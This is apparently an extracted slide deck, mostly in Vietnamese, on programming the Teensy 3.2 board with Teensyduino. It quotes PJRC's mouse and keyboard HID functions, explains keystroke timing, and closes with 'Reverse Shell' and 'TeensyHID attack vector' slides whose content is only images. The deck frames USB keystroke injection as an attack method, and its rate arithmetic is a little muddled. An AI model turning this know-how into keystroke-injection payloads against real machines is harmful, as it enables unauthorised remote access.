

Actual size is 1.4 by 0.7 inch

Version 3.2 features a 32 bit ARM processor.

Price \$19.80

<https://www.pjrc.com/teensy/index.html>










Arduino - Arduino IDE


Teensy - Teensyduino

Giới thiệu về kiến trúc Arduino và trình biên dịch, nạp chip Arduino IDE. Tính tương thích của kiến trúc Arduino trong thiết bị tích hợp Teensy; plugin phát triển Teensyduino.






Demo nạp chip – blink.ino



Demo nạp chip – Mouse.ino



Moving The Mouse

To move the mouse, use **Mouse.move**(X, Y), where X and Y range from -127 to +127. Positive X moves to the right. Positive Y moves downwards. For natural looking motion, many small moves performed slowly are needed.

```
Mouse.move(2, -1);
```

```
Mouse.move(2, 2);
```

```
Mouse.move(-4, -1);
```

https://www.pjrc.com/teensy/td_mouse.html

Clicking

For a simple mouse click, just use `Mouse.click()`. Use with caution!

`Mouse.click();`


For more control over the 3 mouse buttons, you can use `Mouse.set_buttons(LEFT, MIDDLE, RIGHT)`. For each input, 1 means the button is pressed, 0 means not pressed.


`Mouse.set_buttons(0, 0, 1);`

`Mouse.set_buttons(0, 0, 0);`

https://www.pjrc.com/teensy/td_mouse.html

Demo nạp chip – notepad.ino





- Giao thức HID được sử dụng trong bàn phím USB; thực hiện gửi dữ liệu theo từng khung dữ liệu (frame).
- Mỗi khung dữ liệu gửi trong 1ms, Teensyduino USB keyboard thực hiện gửi dữ liệu trong mỗi khung.
- Trường hợp hệ điều hành không kiểm soát thì băng thông tối đa là 1000 tín hiệu (packet)/ giây.
- Mỗi ký tự/ nút nhấn yêu cầu **2 hàm gọi hệ thống `Keyboard.send_now()`**, hàm đầu tiên thực hiện nhấn phím và hàm thứ hai thực hiện nhả phím.

https://www.pjrc.com/teensy/td_keyboard.html




- Một số hệ điều hành (Driver) thực hiện không chế tốc độ này là 1 packet/ 8 frame.
- Tương đương, bạn cần mất 16ms để gửi hoàn chỉnh một ký tự, đó là lý do tốc độ tối đa là 62.5 ký tự trong mỗi giây.

± **Maximum:** $1000 \text{ (packet/sec)} / 2 \text{ (ms)} = 500$


± **Minimum:** $1000 \text{ (packet/sec)} / 16 \text{ (ms)} = 62.5$

https://www.pjrc.com/teensy/td_keyboard.html


Teensyduino – Modifier key



- 4 modifier key: Shift, Alt, Ctrl, và GUI.
- GUI là "windows key" (PC) và "clover key" (Macintosh).
- Đây là 4 phím đặc biệt và được sử dụng trong hàm **Keyboard.set_modifier()**.




Reverse Shell




TeensyHID attack vector




